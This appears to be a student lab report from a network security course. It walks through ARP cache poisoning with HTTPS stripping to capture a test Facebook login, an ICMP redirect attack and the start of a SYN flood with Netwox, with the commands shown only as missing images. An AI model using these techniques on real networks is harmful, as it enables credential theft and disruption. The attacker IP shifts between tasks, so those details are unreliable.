
(Victim) Seed Ubuntu, IP: 192.168.0.105, network: 192.168.0.1/24




(Attacker) Ubuntu 14.04, IP: 192.168.0.104, network: 192.168.0.1/24




2. Set up the spoofed ARP message to trick the victim to accept an invalid MAC-to-IP mapping in attacker's OS. As the commands typing likes the following figure, such as port forwarding, port 80 to port 8080:



3. After the above setup, the attacker now spoofs the arp cache. Then we can do some sniff to the victim when the victim tries to login in Facebook and the attacker can ignore the HTTPS encryption to get the password as the victim makes the HTTP request to Facebook.




then we can tail the log file while the victim is doing as Facebook login:




4. In victim's OS, the victim tries to login Facebook account using account name: ***iamvictim@seed.com***, and password: ***iamvictim123***. It will be sniff by the attacker by HTTP request sniffing. The following figures show what the result are:


1. The victim tries to login in Facebook, also you may find that the protocol is not HTTPS any more but HTTP only



2. In attacker's sniff log, we can find the victim's Facebook login name and password as the following highlight in the figure.



5. Observation and explanation:
As the following figure shows that the Victim's ARP cache is being poisoning by attacker. This means that an attacker can intentionally prepare and transmit an ARP packet with a specific message. Additionally, there is no authentication protocol with ARP so all incoming entries are treated as acceptable.




Task (2): ICMP Redirect Attack


Steps:

1. There are two host in this task like task (1).

Victim's routing table and iP address




Attacker's routing table and IP address




2. The command was designed to send a redirection from the host at ***192.168.0.1*** to the attacker ***192.168.0.102***. This caused the victim to believe that the original gateway was no longer accessible. WireShark was used to capture incoming ICMP Redirect messages.


    1. In the side of attacker:



    2. In the WireShark of capture of the victim shows that the ICMP was being redirected to the attacker's IP address.



3. Victim's OS showing telnet connection refused to redirected host




4. The above figure shows that ICMP Redirect packets are designed to be sent from the routers, the host will accept them by default.


Task (3): SYN Flooding Attack

Steps:


1. The environment is similar as task (2). The Attack is 192.168.0.102 and the victim is 192.168.0.105
2. Attacker uses Netwox command 76 to initiate a SYN flood attack to victim



